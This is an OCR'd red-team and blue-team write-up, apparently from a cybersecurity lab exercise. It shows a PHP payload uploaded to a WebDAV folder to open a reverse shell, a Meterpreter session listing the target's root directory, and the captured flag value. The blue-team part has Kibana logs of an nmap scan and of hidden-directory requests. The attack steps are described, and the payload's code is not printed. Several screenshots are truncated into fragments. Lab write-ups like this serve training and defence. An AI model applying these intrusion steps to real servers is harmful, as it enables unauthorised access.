


Warning, you are using the root account, you may harm your system.

Name	Size	Type	Date Modified
Desktop	4.0 KiB	folder	06/28/2020
Documents	4.0 KiB	folder	06/28/2020
Downloads	4.0 KiB	folder	05/04/2022
Music	4.0 KiB	folder	06/28/2020
Pictures	4.0 KiB	folder	Today
Public	4.0 KiB	folder	06/28/2020
Templates	4.0 KiB	folder	06/28/2020
Videos	4.0 KiB	folder	05/02/2022
hack.exe	0 bytes	plain text document	05/03/2022
payload.php	1.1 KiB	PHP script	Today

"payload.php": 1.1 KiB (1,113 bytes) PHP script

Payload delivered to target machine




Warning, you are using the root account, you may harm your system.

Name	Size	Type	Date Modified
passwd.dav	43 bytes	unknown	05/07/2019
payload.php	1.1 KiB	PHP script	Today

"payload.php": 1.1 KiB (1,113 bytes) PHP script

Execute payload to initiate the reverse shell




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
payload.php	2022-05-16 02:20	1.1K	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Accessing the files on the target machine - Flag.txt found



```
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-05-07 06:32:57 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-07 06:32:18 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-05-07 06:34:27 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-07 06:32:22 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-07 06:33:11 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > more flag.txt
[-] Unknown command: more.
meterpreter > sudo nano flag.txt
[-] Unknown command: sudo.
meterpreter > head flag.txt
[-] Unknown command: head.
meterpreter > ls -l flag.txt
100644/rw-r--r--  16  fil  2019-05-07 12:15:12 -0700  flag.txt
meterpreter > edit flag.txt
[-] core_channel_open: Operation failed: 1
meterpreter > 
```

Contents of Flag.txt




```
b1ng0w@5h1sn@m0
~
~
~
"/tmp/meterp20220507-1770-1iszcq6" 1L, 16C                          1,1           All
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2022-05-02T16:00:00.000Z',to:'2022-05-03T04:00:00.000Z'))&_...

Time	network.protocol	query
May 2, 2022 @ 19:40:40.156	http	GET /
May 2, 2022 @ 19:40:40.161	http	GET /
May 2, 2022 @ 19:40:40.179	http	GET /
May 2, 2022 @ 19:40:40.179	http	GET /nmaplowercheck1651534840
May 2, 2022 @ 19:40:40.179	http	POST /sdk
May 2, 2022 @ 19:40:40.183	http	GET /evox/about
May 2, 2022 @ 19:40:40.184	http	GET /HNAP1
May 2, 2022 @ 19:40:40.184	http	GET /
May 2, 2022 @ 19:40:40.184	http	GET /nmaplowercheck1651534840
May 2, 2022 @ 19:40:40.186	http	GET /
May 2, 2022 @ 19:40:40.188	http	GET /
May 2, 2022 @ 19:40:40.190	http	GET /HNAP1
May 2, 2022 @ 19:40:40.191	http	GET /
May 2, 2022 @ 19:40:40.193	http	GET /

Analysis: Finding the Request for the Hidden Directory

Several files were traversed to identify the hidden files. The initial folder access is displayed below. These folders were navigated into to gather additional information about the target.




192.168.1.105

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
 -     2019
422    2019
 -     2019
 -     2019
 -     2019
 -     2019
 -     2019
 -     2019
329    2019
404    2019
 -
_http-serve
_http-title
MAC Address:
No exact OS
TCP/IP finge
OS:SCAN(V=7.
OS:M=627C1AF
OS:%TS=A)OPS
OS:5=M5B4ST1
OS:=FE88)ECN
OS:%A=S+%F=A
OS:0%Q=)T5(R
OS:S=A%A=Z%F
OS:R=Y%DF=N%
OS:N%T=40%CD

Network Dist
Service Info

TRACEROUTE
HOP RTT
1   0.56 ms

Nmap scan re
Host is up (
Not shown: 9
PORT   STATE
22/tcp open
| ssh-hostke
|   3072 f9:
|   256 02:8
|_  256 24:c
Device type:
Running: Lin
OS CPE: cpe:
OS details:
```


192.168.1.105/company_folders/company_culture/

Index of /company_folders/company_culture

Name	Last modified	Size	Description
Parent Directory		-	
file1.txt	2019-05-07 18:25	170	
file2.txt	2019-05-07 18:25	170	
file3.txt	2019-05-07 18:25	170	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Analysis: Finding the Request for the Hidden Directory



192.168.1.100:5601/app/kibana#/discover/bd149fc0-ce25-11ec-9460-5354be55fb13?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-30d,to...

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path : "/company_fc

